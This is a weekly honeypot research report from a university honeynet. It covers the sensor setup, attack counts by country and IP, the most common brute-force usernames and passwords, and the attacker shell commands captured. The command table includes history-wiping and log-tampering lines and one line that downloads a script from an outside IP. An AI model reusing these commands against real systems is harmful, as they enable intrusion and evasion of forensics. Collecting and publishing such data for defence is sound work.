Report (10) Captured from 20-04-2018 to 04-05-2018

1-Introduction

The first honeypot studies released by Clifford Stoll in 1990, and from April 2008 the Canadian Honeynet chapter was founded at the University of New Brunswick, NB, Canada. UNB is a member of the Honeynet Project, an international non-profit security research organization.

In computer terminology, a honeypot is a trap set to detect, deflect or in some manner counteract attempts at unauthorized use of information systems. Generally, honeypots essentially turn the tables for Hackers and Computer Security Experts. They consist of a computer, data or a network site that appears to be part of a network, but is isolated, and seems to contain information or a resource that would be of value to attackers.

There are some benefits of having a honeypot:

- Observe hackers in action and learn about their behavior
- Gather intelligence on attack vectors, malware, and exploits. Use that intel to train your IT staff
- Create profiles of hackers that are trying to gain access to your systems
- Improve your security posture
- Waste hackers' time and resources
- Reduced False Positive
- Cost Effective

Our primary objectives are to gain insight into the security threats, vulnerabilities and behavior of the attackers, investigate tactics and practices of the hacker community and share learned lessons with the IT community, appropriate forums in academia and law enforcement in Canada. So, CIC decided to use cutting edge technology to collect a dataset for Honeynet which includes honeypots on the inside and outside of our network.

These reports are generated based on the weekly traffic. For more information and requesting the weekly captured data, please contact us at a.habibi.l@unb.ca.

2- Technical Setup

In the CIC-Honeynet dataset, we have defined a separated network with these services:

- Email Server(SMTP-IMAP)(Mailoney)
- FTP Server(Dianaee)
- SFTP(Cowrie)
- File Server(Dianaee)
- Web Server (Apache:WordPress-MySql)
- SSH(Kippo,Cowrie)
- Http (Dianaee)
- RDP(Rdpy)
- VNC(Vnclowpot)

Inside the network there are 'like' real users. Each user has real behaviors and surfs the Internet based on the above protocols. The web server is accessible to the public and anyone who can see the website. Inside the network, we put **IPFire** firewall at the edge of network and NAT different services for public users. In the firewall some ports such as 20, 21, 22, 53, 80, 143, 443 are opened intentionally to capture and absorb attackers behaviours. Also, there are some weak policies for PCs such as setting common passwords. The real generated data on PCs is mirrored through TAPs for capturing and monitoring by TCPDump.

Furthermore, we add WordPress 4.9.4 and MySQL as database to publish some content on the website. The content of website is news; and we have formed kind of honeypot inside of the contact form. So, when the bots want to produce spams, we can grab these spams through "Contact Form 7 Honeypot"(Figure 1).



Figure1: Contact Form 7 Honeypot

CIC-honeynet uses T-POT tool outside firewall which is equipped with several tools. T-Pot is based on well-established honeypot daemons which includes IDS and other tools for attack submission.

The idea behind T-Pot is to create a system, which defines the entire TCP network range as well as some important UDP services as a honeypot. It forwards all incoming attack traffic to the best suited honeypot daemons in order to respond and process it. T-Pot includes docker versions of the following honeypots:

- Conpot,
- Cowrie,
- Dionaea,
- Elasticpot,
- Emobility,
- Glastopf,
- Honeytrap,
- Mailoney,
- Rdpy and
- Vnclowpot

Figure 2 demonstrates the network structure of CIC-honeynet and installed security tools. There are two TAPs for capturing network activities. Outside the firewall, there is T-POT which captures the users' activities through external-TAP. Behind the **IPFire** firewall in the internal network, Security Onion has been used to analyse the captured data through internal-TAP. It is a Linux distro for intrusion detection, network security monitoring, and log management. It's based on Ubuntu and contains Snort, Suricata, Bro, OSSEC, Sguil, Squert, ELSA, Xplico, NetworkMiner, and other security tools.

In the internal network three PCs are running the CIC-Benign behaviour generator (an in house developed agent), includes internet surfing, FTP uploading and downloading, and Emailing activities. Also, four servers include Webserver with WordPress and MySQL, Email Server (Postfix), File Server (Openmediavault) and SSH Server have been installed for different common services. We will change our firewall structure to test different brands every month.



Figure2: Network Diagram

All traffic captured through the internal-TAP and external-TAP and analysis by **CICFlowMeter** which extracts more than 80 traffic features. The source code of CICFlowMeter is available in GitHub.

Also we used **Kippo tools** to mimic the SSH command inside the firewall and captures the users commands. Some easy password such as 1234, 123… are entered in Kippo database to make it vulnerable for attackers.

Furthermore, in this report we use additional tools which are called HoneyWRT , Amun which act as a honeypots, designed to listens on specified ports for communication related to these services. When an attacker attempts to access one of these services or ports, it gets added in the log file.

3- T-POT Report (External-TAP)

3.1 login attempts

We analyzed the IP addresses that made login attempts using the T-POT. The top ten countries that we recieved login attempts from are listed in Table 1.

Table1: IP breakdown by country

Country	Number of Attack
Russia	618535
United States	194384
China	178400
Brazil	26356
Ukraine	21350
Japan	14856
Vietnam	14621
Netherlands	11486
France	11059
Mexico	8986

In Table2, top 10 of source IP address and the number of attack are showcased.

Table2: Top 10 Source IP

Source IP	Number of Attack
67.215.253.2	78454
185.156.177.29	75726
185.156.177.23	71025
109.248.46.71	62836
109.248.46.113	62819
109.248.46.99	58868
109.248.46.79	55458
109.248.46.12	55235
221.229.204.12	40765

In figure3, top 5 of countries are demonstrated by related ports. For example the attacks from Russia have been 98.84% through port 5900, and 0.22% through port 3889.



Figure3: Honeypot by country and port

3.1 Webserver and VNC attacks with related CVEs

During this week, we had CVE-2017-0143 which the number of attacks for each CVE are demonstrated in Table3.

Table3: Top 10 Source IP

CVE-ID	Numbers
CVE-2017-0143	6

The location of attackers based on the IPs presented on Figure 4.



Figure4: The approximate locations of the IP addresses

Based on T-POT 38.75% of the attacks are from addresses with a bad reputation, while only 70.73% are from known attackers (figure5).



Figure5: External Honeypot source IP Reputation

In Figure 6, some attacks on NGINX webserver have been presented. 137 of attacks was from University of Toronto.



Figure6: attacks on NGINX

The VNC attacks listed in T-POT have been shown in Table 4 which around 350446 of them are from Master-Integration Ltd.

Table4: Top 10 Source IP of VNC attack

username	Number of occurrence
109.248.46.71	62836
109.248.46.113	62819
109.248.46.99	58868
109.248.46.79	55458
109.248.46.12	55235
221.229.204.12	40765
109.248.46.112	33658

3.3 TOP Username and password for brute force attack

For brute force attacks, attackers most frequently used the usernames and passwords which are listed in table 5 and 6:

Table5: common username used by attackers

username	Number of occurrence
root	73018
admin	17312
shell	6955
enable	6886
guest	2707
default	2003
[blank]	1815
user	1309
support	1286
supervisor	1155

Table6: common password used by attackers

password	Number of occurrence
system	6968
sh	4778
admin	2981
1234	2659
12345	2496
[blank]	2054
SH	1922
password	1905
123456	1877
0	1683

3.4 TOP Commands

Table 7 and 8, show the most common commands used by attackers in Cowrie and Mailoney external honeypots. (All commands are available in captured data)

Table7: common command used by attackers grabbed by Cowrie

	command	Number of occurrence
1	free -m	370
2	ps -x	370
3	cat /proc/cpuinfo	368
4	export HISTFILE=/dev/null	211
5	export HISTFILESIZE=0	211
6	export HISTSIZE=0	211
7	history -n	211
8	touch /var/log/messages	204
9	**Usr/bin/GET http://217.147.169.53/.w00tbash.sh>>.w00tbash.sh**	1

Table8: common command used by attackers grabbed by Mailoney

	command	Number of occurrence
1	QUIT	2397
2	AUTH LOGIN	2386
3	HELO mailserver	2341
4	EHLO User	518
5	HELO *.*	67
6	STARTTLS	15
7	DATA	7
8	Ehlo [10.0.10.21]	7
9	Ehlo [10.0.51.222]	6
10	RSET	6

3.5 HoneyWRT

Figure 7 shows the most common attacks in HoneyWRT external honeypots. HoneyWRT is a low interaction Python honeypot that is designed to mimic services or ports that might get targeted by attackers.

These include but are not limited to:

- Remote Desktop Protocol (RDP) (TCP/3389)
- Virtual Network Computer (VNC) (TCP/5900)
- Fake Shoutcast Server (TCP/8000)
- Tomcat Admin Page /manage/html (TCP/8080)
- Microsoft SQL Server (MSSQL) (TCP/1433)
- Fake Telnet Server (TELNET) (TCP/23)



Figure 7: Top ports by number of visitors

We could grab logs of the different attacks, but most of the attacks were on port 3306 and 4899 for Radmin software. All logs of this honeypot is available for research use.

3.6 Amun

Amun was the first python-based low-interaction honeypot, following the concepts of Nepenthes but extending it with more sophisticated emulation and easier maintenance.

All logging information is stored in the "logs" subdirectory of your Amun installation. The following log files will be created:

- amun_server.log
  - Contains general information, errors, and alive messages of the Amun server
- amun_request_handler.log
  - Contains information about unknown exploits and not matched exploit stages
- analysis.log
  - Contains information about manual shellcode analysis (performed via the -a option)
- download.log
  - Contains information about all download modules (ftp, tftp, bindport, etc...)
- exploits.log
  - Contains information about all exploits that where triggered
- shellcode_manager.log
  - Contains information and errors of the shellcode manager
- submissions.log
  - Contains information about unique downloads
- successfull_downloads.log
  - Contains information about all downloaded malware
- unknown_downloads.log
  - Contains information about unknown download methods
- vulnerabilities.log
  - Contains information about certain vulnerability modules



Figure 8: Top ports by number of visitors

We could grab logs of different attacks, but most of the attacks are IIS. All logs of this honeypot is available for research use.

4. Internal Honeypot

As we talked in section2, Inside of our network, **Security Onion** is capturing the number of attacks, which is demonstrated in Figure 11. Also, we can prove it in Squert and SGUIL which are tools of Security Onion to exactly detect attackers (figure 14, 15, 16). The only difference here is that we intentionally opened some ports on the firewall and when attackers pass the firewall, they face the real network. Inside the firewall, as we mentioned in section2, we have 3 PCs and 4 servers for different services. By analysing captured data through Security Onion, we get different result than from section 3.



Figure11: Traffic requested by users



Figure12: users traffic inside network

Inside network, on port 22 we had 6258 attacks which is demonstrated on Figure 13.



Figure13: Traffic on SSH port

As it is mentioned, we have seen CVE-2017-7269. We didn't see this kind of attack on the external honeypot (T-POT) (figure 14,15,16).



Figure14: Squert summary for attacks

